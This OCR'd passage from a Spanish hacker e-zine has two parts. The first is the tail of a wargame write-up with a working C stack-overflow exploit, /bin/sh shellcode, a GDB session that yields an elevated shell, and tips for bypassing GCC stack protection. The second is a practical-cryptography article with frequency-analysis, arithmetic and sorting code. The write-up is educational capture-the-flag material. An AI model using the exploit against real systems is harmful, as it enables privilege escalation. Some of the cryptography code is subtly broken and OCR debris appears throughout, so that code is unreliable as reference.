-rw-r--r--   1 war   warzone    331 Nov 21 13:45 .mailrc
drwxr-x---   2 war   OK1        512 Dec 12 21:38 .pass
-rw-r--r--   1 war   warzone    766 Nov 21 13:45 .profile
-rw-r--r--   1 war   warzone    276 Nov 21 13:45 .rhosts
-rw-r--r--   1 war   warzone    975 Nov 21 13:45 .shrc
-rw-r--r--   1 root  warzone2  1765 Dec  3 18:26 TORNEO.txt
-rwxr-sr-x   1 war   OK1       6266 Nov 28 13:01 dejavu
C:/Users/NikiSanders/Desktop>
```

[-----]

A tener en cuenta:

- dejavu -> Programa vulnerable.
- .pass   -> Directorio objetivo que contiene nuestro “hash”.

Sabiendo entonces que no disponemos el código fuente. Lo normal será ejecutar el programa para ver como actúa y si acepta parámetros como entrada:

[-----]

```
C:/Users/NikiSanders/Desktop>./dejavu
Mas facil no se puede xD
Se esperaban Parametros!!
Uso:
         ./dejavu <algo>
C:/Users/NikiSanders/Desktop>./dejavu WARZONE
Mas facil no se puede xD
Usted paso como parametro lo siguiente:

WARZONE
```

[-----]

Bien, aquí esta la sorpresa. Cuando muchos de nosotros esperabamos encontrarnos en esta prueba una vulnerabilidad de "format string", resultó ser que nos tenían preparada otra clase de "buffer overflow" que debíamos intentar explotar.

* Si todavía no sabes de que va este tema, te recomiendo la lectura de la documentación que hemos preparado para la 1a prueba.

Seguiremos los pasos clásicos:

Averiguamos la longitud del buffer que parece estar sobre los 1024 bytes. Recordemos los característicos múltiplos de 16. Como sabemos nos basta con ejecutar algo como:

```
$ ./dejavu perl -e 'print "A"x1050;'
```

No tardaremos nada en ver un precioso "Segmentation Fault".

BiÈn, el segundo paso es intentar sobreescribir %eip para que apunte a una dirección de memoria deseada donde estará esperando nuestra "Shellcode" para ser ejecutada. Ya hemos visto como lograr este objetivo a travÈs de la línea de comandos con la ayuda de "Perl".

Esta vez elaboraremos un exploit en lenguaje C para que al menos podamos aprender algo nuevo y no ser tan vagos.

[-----]

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
                   "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
                   "\x54\x53\x50\xb0\x3b\xcd\x80";

unsigned long get_sp(void) {
     __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
   int i;
   char *buff, *ptr;
   long esp, ret, *addr_ptr;
   int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
```

```
   esp = get_sp(); /* %esp, posible direccion de retorno        */
   if (argc > 1) bsize = atoi(argv[1]); /* Tamaño del buffer    */
   if (argc > 2) offset = atoi(argv[2]); /* Desplazamiento      */
   if (argc > 3) esp = strtoul(argv[3], NULL, 0); /* %esp manual*/
   ret = esp - offset;

   fprintf(stderr, "Usage: %s<buff_size> <offset> <esp: 0xfff...>\n",argv[0]);
   fprintf(stderr, "ESP:0x%x     Offset: 0x%x   Return: 0x%x\n", esp, offset,
                                                                    ret);
   /* Reservamos memoria */
   if (!(buff = (char *)malloc(bsize))) {
      printf("Can't allocate memory.\n");
      exit(0);
   }

   /* Rellenamos el buffer con la direccion de retorno */
   ptr = buff;
   addr_ptr = (long *) ptr;
   for (i = 0; i < bsize; i+=4)
      *(addr_ptr++) = ret;

   /* La primera mitad del buffer seran instrucciones NOP "0x90" */
   for (i = 0; i < bsize/2; i++)
      buff[i] = NOP;

   /* Copiar shellcode a partir de la mitad del buffer */
   ptr = buff + (bsize/2);
   for (i = 0; i < strlen(shellcode); i++)
      *(ptr++) = shellcode[i];

   buff[bsize - 1] = 0; /* Finalizar cadena con un caracter NULL */
   execl("../war/dejavu", "dejavu", buff,0); /* Lanzar el ataque */
}
```

[-----]

Bien, ya tenemos prácticamente todo lo que necesitamos. Solo nos queda la esperanza y la suerte, pero como todos sabemos hay que buscarla.

El programa anterior lo puedes compilar sin mas problemas en la linea de comandos con:

```
   $ gcc exdejavu.c -o exdejavu
```

El exploit acepta 3 argumentos:

   1 - Tamaño del buffer a explotar.
   2 - Desplazamiento desde %esp.
   3 - Dirección manual de retorno.

Si ejecutas este programa con un único argumento, es decir, el tamaño del buffer (1024). Seguramente obtendrás otro lindo "Segmentation Fault".

Bueno, aquí realmente me sucedieron unas cuantas cosas extrañas, al parecer el programa estaba compilado con la versión 4.1 de GCC, lo que implica que se ha añadido una nueva medida de "Stack Protection" que según indica la documentación hace unos cambios aleatorios en la pila y una reordenación de las variables.

Al final se dará una idea sobre como saltar esta protección.

Por suerte para mí, mucha suerte, conseguí explotar el programa de la forma tradicional. øCómo? Pues resulta que el problema podía ser solventado si apuntábamos manualmente a la dirección correcta.

Ejecutando el exploit desde dentro de "GDB", y estableciendo ciertos parámetros, logrÈ conseguir ejecutar una shell. Se muestra a continuación:

[-----]

```
gblackngel@mac:~$ gdb
GNU gdb 6.1.1 [FreeBSD]
Copyright (C) 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU Gneral Public License, and
you are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-marcel-freebsd"...(no debugging symbols
found)...
(gdb) run 1029 5 0xbfbfebf8
Starting program: /usr/home/NikiSanders/ex2 1029 5 0xbfbfebf8
(no debugging symbols found)...(no debugging symbols found)...Usage:
/usr/home/NikiSanders/ex2 <buff_size> <offset> <esp: 0xfff...>
ESP:0Xxbfbfebf8  Offset: 0x5   Return: 0xbfbfebf3

Program received signal SIGTRAP, Trace/breakpoint trap.
0x0884a3e0 in ?? () from /libexec/ld-elf.so.1

(gdb)c
Continuing.
Dejavu?
Usted paso como parametro lo siguiente:

[illegible]
[illegible]
[illegible]
```

manualmente, obtenemos tambiÈn la Shell. Pero si ejecutamos el mismo comando desde fuera de GDB nos lanza directos a un "Segmentation Fault".

Entonces, øquÈ es lo que ha cambiado?

Un comentario de cierta persona me hizo ver que a veces el valor de ESP cambia cuando se ejecuta un exploit desde GDB o desde la Shell. Y es cierto, pues este valor depende la mayoría de las veces del número de procesos en ejecución.


Entonces me fije que desde GDB decía: ESP = 0xbfbfebf8

Por otro lado, y en parte lo más sorprendente para mí, es que desde GDB obtenía la Shell pero sin los privilegios necesarios como para acceder al directorio ".pass". Pues observar que tras el comando "id", no obtenemos los permisos precisos.

Pues nada, para no obtener el "Segmentation Fault" sólo me quedaba intentar ejecutar el exploit desde la misma Shell y utilizar la dirección que me había ofrecido directamente GDB. Seguidamente nuestro resultado:

[-----]

```
C:/Users/NikiSanders/Desktop>./ex2 1029 5 0xbfbfebf8
Usage: ./ex2 <buff_size> <offset> <esp: 0xfff...>
ESP:0xbfbfebf8   Offset: 0x5   Return: 0xbfbfebf3
Dejavu?
Usted paso como parametro lo siguiente:
```



```
$ id
uid=7027(NikiSanders) gid=6001(warusers) egid=6003(OK1) groups=6003(OK1),
6001(warusers),5000(warzone), 5001(warzone1),5002(warzone2),5003(warzone3)
$
```

[-----]

Ahora sí. ObsÈrvese la maravilla de: egid=6003(OK1) groups=6003(OK1)
QuÈ más se puede pedir... Ah sí. Obtener nuestro preciado hash.

[-----]

```
$ cd /usr/home/war/
$ cat .leeme_7027
Enhorabuena usted ha pasado la Tercera prueba
Su clave de Acceso es:
No olvide registrar su password en /usr/home/warzone/validar
esto es para que se le habran los nuevos retos!!
Ademas no olvide volver al shell con el que inicio la prueba ;)
antes de ejecutar validar.
```

```
Hash: cb1736ad--------------389725c0fa
$
```

[-----]

Hemos logrado nuestro objetivo. Pero como prometí, aquí la idea de como saltar la protección establecida por el compilador GCC-4.1. En realidad recomiendo encarecidamente leer este Post [4], que podrás encontrar en el foro de "elHacker.net". Allí se describen algunos aspectos interesantes y las ciertas ideas para salir del apuro.

En realidad la tÈcnica se basa en realizar un "doble salto". Si depuras con GDB te darás cuenta que la mayoría de las veces consigues sobrescribir dos registros diferentes de "%eip", estos son "%esp" y "%ecx".

Ocurre que el "%esp" es guardado en su momento en "%ecx" y posteriormente es restaurado desde aquí para seguidamente retornar.

Se supone entonces que podemos sobrescribir "%esp" con la intención de que apunte a una dirección de memoria, que a su vez apunte a otra dirección de memoria que contenga realmente nuestra Shellcode. øNecesitas que lo explique un poco más claro?

No hay problema, aquí un ejemplo aleatorio:

```
%ecx = %esp =  0xbfbfc87a
0xbfbfc87a  -> contiene -> 0xbfbfebf8
0xbfbfebf8  =  Shellcode.
```

En resumen. Sobrescribimos "%esp" con "0xbfbfc87a", cuando realice este salto se encuentra con que debe saltar nuevamente a "0xbfbfebf8", que definitivamente ejecuta la Shellcode apropiada.

øComo realizar esto?. Como comentÈ en la documentación de la 2a prueba del torneo, lo más fácil suele ser utilizar los propios argumentos del programa o incluso el entorno.

Podríamos establecer dos variables de entorno:

```
SC1 = dirección de SC2
SC2 = Shellcode.
```

Con esto utilizaríamos el programa "./getenv" que creamos en la prueba anterior para obtener sus direcciones en memoria. La dirección de SC2 la metemos como contenido de SC1, y la dirección de SC1 es la que utilizaríamos para sobrescribir nuestro amigo "%esp".

Otra idea que se me ocurre es colocar nuestra Shellcode antecedida de unos cuantos NOP's en la variable "argv[2]". Luego llenaríamos todo el buffer con su supuesta dirección en memoria e intentando ajustar el desplazamiento con unas cuantas letras "A".

Recuerda que alcanzar "argv[2]" suele ser algo trivial cuando vamos estableciendo diferentes offset's al valor que nos devuelve "get_esp()";

Lo que quiero que quede claro aquí, tal y como me dijo "Anon" en su momento, es que la explotación no es una ciencia exacta, y es el hecho de saber jugar lo que nos puede aportar mayores beneficios. Lo importante es abrir tu mente, buscar nuevas ideas, no tener miedo a preguntar, y leer, sobre todo leer mucho...

Antes de acabar, debo decir que la tecnica de manipular "%esp" para uso o abuso, ya fue descrita en su momento en el artículo de Phrack-55-8 [5] "Frame Pointer Overwriting". En este paper se detalla como aun en situaciones donde solo un

byte puede ser sobreescrito ("%ebp"), puede ser aprovechado en beneficio para manipular la dirección a la que apunta "%esp" cuando es restaurado a la salida del programa.

Como adelanto, deciros que en SET-37 podreis disfrutar de un articulo titulado "Jugando con Frame Pointer", alli comprendereis todos estos metodos y muchos mas...

Referencias:

[1] "Smashing the Stack for Fun and Profit" by Aleph One
    http://doc.bughunter.net/buffer-overflow/smash-stack.html

[2] Desbordamiento de búfer
    http://es.wikipedia.org/wiki/Desbordamiento_de_b%C3%BAfer

[3] Introducción a los Overflows en Linux X86_64
    http://www.enye-sec.org/textos/introduccion.a.los.overflows.en.linux.x86_64.txt


[4] No puedo sobreescribir EIP (linux)
    http://foro.elhacker.net/bugs_y_exploits/no_puedo_sobreescribir_eip_linux-t193202.0.html

[5] Frame Pointer Overwriting
    http://www.phrack.org/issues.html?issue=55&id=8#article

Por lo demás WARZONE te está esperando! };-D

EOF

-[0x07]--
-[Criptografia Practica 02]---
-[by blackngel]---SET-36--



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Prologo

Si estas aqui, es porque tu intencion es llegar todavia mas lejos. Mi unica intencion es liberarte. Tu ya sabes:

   "Una prision que no puedes ver, oler, ni tocar,
    una prision... para tu mente." [Matrix]

Tomame como un guia, como un compa~ero. Quizás no alcance la sabiduria del Oraculo, pero juntos podremos alcanzar la meta.

Y recuerda, lo importante siempre es el camino recorrido.

---[2 - Introduccion

Esta es la segunda parte de un articulo sobre "criptografia practica" publicado en el numero anterior de este mismo e-zine. Con el dabamos nuestros primeros pasos en la generacion de algoritmos criptograficos y tomabamos ciertos apuntes de temas interesantes en el mundo de la escritura oculta.

Pero unas cuantas cosas fueron dejadas en el tintero, otras tantas no fueron rematadas y muchas otras ni siquiera fueron mencionadas para no engrosar un articulo cuya pretension era que probaseis en vuestra propia experiencia los simples aspectos que alli se trataron.

Es por ello que en esta segunda parte vamos a terminar el trabajo que dejamos a medias e incluiremos sobre todo mas codigo que te pueda ayudar a continuar con tus experimentos criptograficos.

---[3 - Bigramas y Trigramas

En la seccion 6 (Analisis de Frecuencias) de la primera parte de este articulo, habiamos dejado como deberes el resolver el problema de la busqueda de los

bigramas y trigramas mas frecuentes en un texto, ya sea cifrado o no (aunque aqui ya sabemos con lo que tratamos).

Para el que haya leido el libro de criptografia sobre el que nos basamos en su momento [1], sabra que lo que buscamos son los grupos de 2 y 3 caracteres mas frecuentes de un texto para, una vez averiguado el idioma del texto plano original, sustituir por los grupos mas frecuentes que se correspondan en este mismo idioma.

Expondre aqui el codigo de mis sencillas implementaciones para que asi puedas comparar tu codigo:

ANALISIS DE BIGRAMAS

```
 **------------------------------------------------------------------------**

#include <stdio.h>
#include <stdlib.h>

struct bigramas {
   char par[2];    /* LOS DOS CARACTERES QUE COMPONEN UN BIGRAMA */
   int count;      /* NUMERO DE VECES QUE SE REPITEN EN EL TEXTO */
} pp[1024];

char text[1024];    /* CAMBIALO!! -> TRABAJA CON MEMORIA DINAMICA */

/* ESTA FUNCION DETECTA SI UN BIGRAMA
   YA HA SIDO BUSCADO ANTERIORMENTE   */

int is_diferent(char a, char b) {

   int i;

   for (i = 0; i < 1024; i++) {
      if (pp[i].par[0] == a && pp[i].par[1] == b)
         return 0; /* FALSE */
   }
   return 1; /* TRUE*/
}

int main(int argc, char *argv[]) {

   char car;       /* CARACTERES LEIDOS DEL ARCHIVO  */
   int bytes;      /* TAMA~O DEL TEXTO CIFRADO       */
   int mfreq;      /* FRECUENCIA MINIMA PARA FILTRAR */
   int i = 0;      /*                                */
   int j = 0;      /* VARIABLES PARA BUCLES          */
   int w = 0;      /*                                */
   FILE *fin;      /* MANEJADOR DE ARCHIVO           */

   if (argc < 3) {
      fprintf(stderr, "\nUsage: ./bigramas archivo_cifrado filtro\n");
      exit(0);
   }

   /* UTILIZAMOS UN ARCHIVO CON TEXTO CIFRADO COMO ARGUMENTO */
   fin = fopen(argv[1], "r");
   if (fin == NULL) {
      fprintf(stderr, "\nError en la apertura del fichero\n");
      exit(0);
   }

   mfreq = atoi(argv[2]); /* FILTRO PARA LIMITAR EL RESULTADO */
```

```
                        /* SEGUN EL NUMERO DE APARICIONES   */

   while ((car = fgetc(fin)) != EOF) {
      if (car != '\n' && car != '\r') {
         text[i] = car;
         i += 1;
      }
   }
   bytes = i;

   for (i = 0; i < bytes; i++){
     if (is_diferent(text[i], text[i+1])) {
        pp[i].par[0] = text[i];
        pp[i].par[1] = text[i+1];
        pp[i].count = 0;

        for (j = 0; j < bytes; j++){
           if (pp[i].par[0] == text[j] && pp[i].par[1] == text[j+1])
              pp[i].count += 1;
        }

        if ((pp[i].count - 1) >= mfreq)
           printf("\nBigrama (%c%c) -> %d apariciones", pp[i].par[0],
                                                        pp[i].par[1],
                                                        pp[i].count - 1);
      }
   }

   fclose(fin);

   return 0;
}
```

Su uso no tiene ningun misterio. Dos argumentos:

- El fichero a analizar.
- El numero minimo de veces que se tiene que repetir un bigrama para que sea mostrado en los resultados.

Como puedes observar, este ultimo parametro es un burdo filtro para evitar soltar por pantalla aquellos bigramas que solo aparecen una vez (no se repiten) y aquellos cuya frecuencia es tan infima que no tendran correspondiente en el idioma original para ser reemplazados.

He compilado el codigo bajo Windows con el entorno de desarrollo "Dev-C++" [2] (version 4.9.9.2).

Un ejemplo de ejecucion bajo estas circunstancias seria el siguiente:

```
o-----------------------------------o
| C:\Dev-Cpp>Bigramas.exe freq.txt 9 |
|                                   |
| Bigrama (S2) -> 9 apariciones     |
| Bigrama (7J) -> 17 apariciones    |
| Bigrama (72) -> 12 apariciones    |
| Bigrama (7H) -> 10 apariciones    |
| Bigrama (N7) -> 9 apariciones     |
| Bigrama (H9) -> 11 apariciones    |
| Bigrama (92) -> 9 apariciones     |
| Bigrama (9J) -> 11 apariciones    |
o-----------------------------------o
```

La misma salida que lo que se muestra en la Tabla 1.6 de la pagina 20 (28 en pdf)
para el analisis de bigramas.

Fijaros que no he ordenado la salida por numero de apariciones, pero vosotros mismos podreis hacerlo si de deberes (mas todavia cuando hayais leido la seccion sobre "Algoritmos de Ordenacion" que encontrareis mas adelante).

```
*_*_IMPORTANTISIMO!!!_*_*----------------------------------------------------o
|Esta implementacion al igual que la siguiente han sido hechas de forma       |
|especifica para analizar el texto cifrado propuesto en el articulo anterior. |
|Es por ello por lo que establecemos limites arbitrarios en los buffers de    |
|almacenamiento. Pero esto es peligroso; de modo que trabaja con memoria      |
|dinamica y manten la precaucion necesaria a la hora de manejar datos de que  |
|que provengan de fuentes no seguras.                                         |
o-----------------------------------------------------------------------------o
```

ANALISIS DE TRIGRAMAS

```
 **-----------------------------------------------------------------------**

#include <stdio.h>
#include <stdlib.h>

struct trigramas {
   char trio[3];   /* LOS TRES CARACTERES QUE COMPONEN UN TRIGRAMA */
   int count;      /* NUMERO DE VECES QUE SE REPITEN EN EL TEXTO */
} pp[1024];

char text[1024];    /* CAMBIALO!! -> TRABAJA CON MEMORIA DINAMICA */

/* ESTA FUNCION DETECTA SI UN TRIGRAMA
   YA HA SIDO BUSCADO ANTERIORMENTE    */

int is_diferent(char a, char b, char c) {

   int i;

   for (i = 0; i < 1024; i++) {
      if (pp[i].trio[0] == a && pp[i].trio[1] == b && pp[i].trio[2] == c)
         return 0; /* FALSE */
   }
   return 1; /* TRUE*/
}

int main(int argc, char *argv[]) {

   char car;       /* CARACTERES LEIDOS DEL ARCHIVO  */
   int bytes;      /* TAMA~O DEL TEXTO CIFRADO       */
   int mfreq;      /* FRECUENCIA MINIMA PARA FILTRAR */
   int i = 0;      /*                                */
   int j = 0;      /* VARIABLES PARA BUCLES          */
   int w = 0;      /*                                */
   FILE *fin;      /* MANEJADOR DE ARCHIVO           */

   if (argc < 3) {
      fprintf(stderr, "\nUsage: ./Trigramas archivo_cifrado filtro\n");
      exit(0);
   }

   /* UTILIZAMOS UN ARCHIVO CON TEXTO CIFRADO COMO ARGUMENTO */
   fin = fopen(argv[1], "r");
```

```
   if (fin == NULL) {
      fprintf(stderr, "\nError en la apertura del fichero\n");
      exit(0);
   }

   mfreq = atoi(argv[2]);

   while ((car = fgetc(fin)) != EOF) {
      if (car != '\n' && car != '\r') {
         text[i] = car;
         i += 1;
      }
   }
   bytes = i;

   for (i = 0; i < bytes; i++){
      if (is_diferent(text[i], text[i+1], text[i+2])) {
         pp[i].trio[0] = text[i];
         pp[i].trio[1] = text[i+1];
         pp[i].trio[2] = text[i+2];
         pp[i].count = 0;

         for (j = 0; j < bytes; j++){
            if (pp[i].trio[0] == text[j] && pp[i].trio[1] == text[j+1]
                                         && pp[i].trio[2] == text[j+2])
            pp[i].count += 1;
         }

         if ((pp[i].count) >= mfreq)
            printf("\nTrigrama (%c%c%c) -> %d apariciones", pp[i].trio[0],
                                                           pp[i].trio[1],
                                                           pp[i].trio[2],
                                                           pp[i].count);

      }
   }

   fclose(fin);
   return 0;
}
```

```
 **------------------------------------------------------------------------**
```

Exacto, el procedimiento es el mismo. Simplemente modificamos la estructura principal y agregamos un nuevo parametro a la funcion 'is_diferent()'.

Si quieres obtener el resultado de los trigramas que se muestran en la Taba 1.6 que mencionamos anteriormente, ejecuta esta orden:

```
   o-------------------------------------o
   | C:\Dev-Cpp>Trigramas.exe freq.txt 4 |
   |                                     |
   | Bigrama (F7J) -> 4 apariciones      |
   | Bigrama (7JT) -> 5 apariciones      |
   | Bigrama (JT7) -> 5 apariciones      |
   | Bigrama (MP7) -> 5 apariciones      |
   | Bigrama (7H9) -> 5 apariciones      |
   | Bigrama (S29) -> 4 apariciones      |
   | Bigrama (H72) -> 4 apariciones      |
   o-------------------------------------o
```

Si tratamos conjuntos de mayor longitud, este metodo se vuelve ineficiente. Esto sera demostrado mas adelante y se vera como aplicamos otro algoritmo para encontrar conjuntos de 4, 5 o mas caracteres, tratandolos como cadenas y no

como letras individuales.

---[4 - Algoritmos de Calculo

En esta peque~a seccion veremos algunos algoritmos que nos ayudaran a realizar ciertas operaciones matematicas que no encontramos en las librerias estandar de nuestro lenguaje de programacion favorito y que, por otro lado, siempre son utiles a la hora de realizar todo tipo de funciones criptograficas.

Empezaremos por algo que, como habras visto en el libro recomendado, se utiliza en varias ocasiones para obtener cierta clase de informacion. Nada mas y nada menos que como calcular el "maximo comun divisor" entre dos numeros.

MAXIMO COMUN DIVISOR

```
#include <stdio.h>
#include <stdlib.h>

int mcd(int dividendo, int divisor) {

   int resto;

   while (resto = dividendo % divisor) {
      dividendo = divisor;
      divisor = resto;
   }

   return divisor;
}

int main(int argc, char *argv[])
{
   int maxcd;
   int n1, n2;

   if (argc < 3) {
      fprintf(stderr, "\nUsage: ./mcd n1 n2\n");
      exit(0);
   }

   n1 = atoi(argv[1]);
   n2 = atoi(argv[2]);

   maxcd = mcd(n1, n2);
   printf("\nMCD(%d,%d) = %d\n", n1, n2, maxcd);

   return 0;
}
```

Aprovechando la funcion creada en el programa anterior, podemos hallar de una forma muy sencilla el "minimo comun multiplo", multiplicando los dos numeros introducidos por el usuario y dividiendo el resultado por el "maximo comun divisor". Lo vemos a continuacion.

MINIMO COMUN MULTIPLO

```
#include <stdio.h>
#include <stdlib.h>

int mcd(int dividendo, int divisor) {

   int resto;

   while (resto = dividendo % divisor) {
      dividendo = divisor;
      divisor = resto;
   }

   return divisor;
}

int mcm(int n1, int n2, int n3) {

   return ((n1 * n2) / n3);
}

int main(int argc, char *argv[])
{
   int maxcd, mincm;
   int n1, n2;

   if (argc < 3) {
      fprintf(stderr, "\nUsage: ./mcd n1 n2\n");
      exit(0);
   }

   n1 = atoi(argv[1]);
   n2 = atoi(argv[2]);

   maxcd = mcd(n1, n2);
   mincm = mcm(n1, n2, maxcd);
   printf("\nMCM(%d,%d) = %d\n", n1, n2, mincm);

   return 0;
}
```

Para seguir mostraremos como reorganizar los elementos de un array desplazando cada uno de ellos un lugar a la izquerda, pasando de este modo el 2° a ser el 1° y a su vez el 1° a ser el ultimo elemento del aray.

Hacerlo tambien en la otra direccion seria algo trivial e incluso con un poco mas de codigo podrian organizarse a partir de un elemento elegido por el usuario y los demas a partir de este. Pero empezaremos por las cosas faciles.

REORGANIZACION DE UN ARRAY

```
 **--------------------------------------------------------------------------**

   void reorg_cars(char array[], int n) {

      int i;
      char *org;

      org = (char *) malloc(n * sizeof(char));

      for(i = 1; i < n; i++){
         org[i-1] = array[i];
      }
      org[i-1] = cars[0];

      for(i = 0; i < n; i++){
         array[i] = org[i];
      }

      free(org);
   }

 **--------------------------------------------------------------------------**
```

El primer parametro de la funcion es el array que deseamos reorganizar y el segundo el numero de elementos que lo componen. De esta manera podemos trabajar con un buffer temporal manejado con memoria dinamica.

Y ya por ultimo un codigo que toma como argumento un numero cualquiera y da como resultado todos sus factores primos. Esto es muy util cuando deseamos descomponer un numero muy grande.

```
 **--------------------------------------------------------------------------**

#include <stdlib.h>
#include <stdio.h>
#include <math.h>

/* Determina si un numero es primo */
int es_primo(int N)
{
   int k, raiz;

   raiz = (int) sqrt(N);

   /*  N es un numero primo si sólo es divisible por N o por la unidad. */
   for (k = 2; (N % k) && (k <= raiz); k++);

   /* Si se llego a dividir N entre todos los numeros   */
   /* menores que su raiz cuadrada entonces es un primo */
   if(k == (raiz + 1))
     return 1; /* Es primo */

   return 0;     /* No es primo */
}

int main(int argc, char *argv[])
{
   int i;
   int num;

   if (argc < 2) {
```

```
      fprintf(stderr, "\nUso: ./nprimos numero\n");
      exit(0);
   }

   num = atoi(argv[1]);

   printf("\n\nLos factores primos son: ");

   for (i = 1; i <= num; i++) {
      if ((num % i) == 0 && es_primo(i))
         printf("[%d] ", i);
   }

   printf("\n");
   return 0;
}
```

```
 **--------------------------------------------------------------------------**
```

Este ultimo deberias compilarlo con la libreria de funciones matematicas. Tal como esto:

```
   $ gcc nprimos.c -lm -o nprimos
```

"Los agujeros negros son los lugares del
Universo donde Dios dividio por cero".

---[5 - Algoritmos de Ordenacion

En esta seccion mostrare los algoritmos de ordenacion mas conocidos, que seran de mucha ayuda cuando tu meta sea obtener la clasificacion ascendente o descendente de los elementos de un vector o matriz con la que estes tratando.

El codigo fuente ha sido extraido del siguiente documento [3], del cual me permito recomendar ampliamente su lectura. Lo he hecho de este modo para no reinventar la rueda y porque asi nos lo permite explicitamente su autor.

Encontraras alli explicacion a todos los metodos, el porque de su eficiencia y cuando deberas elegir uno u otro dependiendo de tus circunstancias concretas.

Ordenacion por insercion

```
 **--------------------------------------------------------------------------**
```

```
   void ordenacion_insercion(Dato * A, int N)
   {
      int p, j;
      Dato tmp;

      for (p = 1; p < N; p++) {
         tmp = A[p];
         j = p - 1;

         while ((j >= 0) && (tmp < A[j])) {
            A[j + 1] = A[j];
            j--;
         }

         A[j + 1] = tmp;
```

```
    }
  }
```

--

Ordenacion por Seleccion

--

```
  void intercambiar(Dato * A, int i, int j)
  {
     Dato tmp = A[i];
     A[i] = A[j];
     A[j] = tmp;
  }

  void ordenacion_seleccion(Dato * A, int N)
  {
     int i, j, k;

     for (i = 0; i < N - 1; i++) {
        for (k = i, j = i + 1; j < N; j++)
           if (A[j] < A[k])
              k = j;
        if (k != i)
           intercambiar (A, i, k);
     }
  }
```

--

Ordenacion de Shell

--

```
  void ordenacion_shell(Dato * A, int N)
  {
     int incr = N / 2, p, j;
     Dato tmp;

     do {

        for (p = incr + 1; p < N; p++) {
           tmp = A[p];
           j = p - incr;

           while ((j >= 0) && (tmp < A[j])) {
              A[j + incr] = A[j];
              j -= incr;
           }

           A[j + incr] = tmp;
        }
        incr /= 2;

     } while (incr > 0);
  }
```

--

Ordenacion por Monticulos

```
  void filtrado_desc(Dato * A, int i, int N)
  {
     /* Queremos que se respete el orden MAX del montículo */
     Dato tmp = A[i];
     int hijo = 2 * i;

     if ((hijo < N) && (A[hijo + 1] > A[hijo]))
        hijo++;

     while ((hijo <= N) && (tmp < A[hijo])) {

        /* Elijo bien el hijo */
        if ((hijo < N) && (A[hijo + 1] > A[hijo]))
           hijo++;

        A[i] = A[hijo];
        i = hijo;
        hijo = 2 * i;
     }

     A[i] = tmp;
  }

  void intercambiar(Dato * A, int i, int j)
  {
     Dato tmp = A[i];
     A[i] = A[j];
     A[j] = tmp;
  }

  void heapsort(Dato * A, int N)
  {
     int i;
     /* Meto los datos en el montículo (ordeno) */

     for (i = N / 2; i >= 0; i--)
        filtrado_desc(A, i, N);

     /* saco los datos y los meto al final para obtener el array ordenado */
     for (i = N - 1; i > 0; i--) {
        intercambiar (A, 0, i);
        filtrado_desc (A, 0, i - 1);
     }
  }
```

Ordenacion por Intercalacion

```
  void mergesort(Dato * A, int N)
  {
     Dato *tmp = crear (N); /* Array auxiliar del mismo tamaño que A */
     ord_intercalacion (A, tmp, 0, N - 1);
  }

  void ord_intercalacion(Dato * A, Dato * tmp, int izq, int der)
  {
```

```
    if (izq < der) {

       /* este if comprueba el caso base que es cuando la partición
       pasada no tiene elementos. */

       /* dividimos a la mitad el subarray [A[izq],...,A[der]] */
       int centro = (izq + der) / 2;

       /* aplicamos la recursión en ambas mitades */
       ord_intercalacion (A, tmp, izq, centro);
       ord_intercalacion (A, tmp, centro + 1, der);

       /* a este punto ambas mitades deberían estar ordenadas por lo que */
       /* las intercalamos para unirlas en una sola secuencia ordenada.  */
       intercalar (A, tmp, izq, centro + 1, der);
    }
 }

 void intercalar(Dato * A, Dato * tmp, int izq, int centro, int der)
 {
    /* mis particiones serán [izq,...,centro-1] y [centro,...,der] */
    /* contadores para la primera mitad, la segunda */
    /* y para la intercalacion respectivamente.     */

    int ap = izq, bp = centro, cp = izq;

    while ((ap < centro) && (bp <= der)) {

       if (A[ap] <= A[bp]) {
          tmp[cp] = A[ap];
          ap++;
       }
       else {
          tmp[cp] = A[bp];
          bp++;
       }
       cp++;
    }

    /* terminamos de intercalar, ahora metemos los elementos restantes */
    /* de la lista que aún no ha terminado de ser procesada.           */

    while (ap < centro) {
       tmp[cp] = A[ap];
       cp++;
       ap++;
    }

    while (bp <= der) {
       tmp[cp] = A[bp];
       cp++;
       bp++;
    }

    /* ahora que tenemos la intercalación finalizada en tmp, la pasamos a A */
    for (ap = izq; ap <= der; ap++)
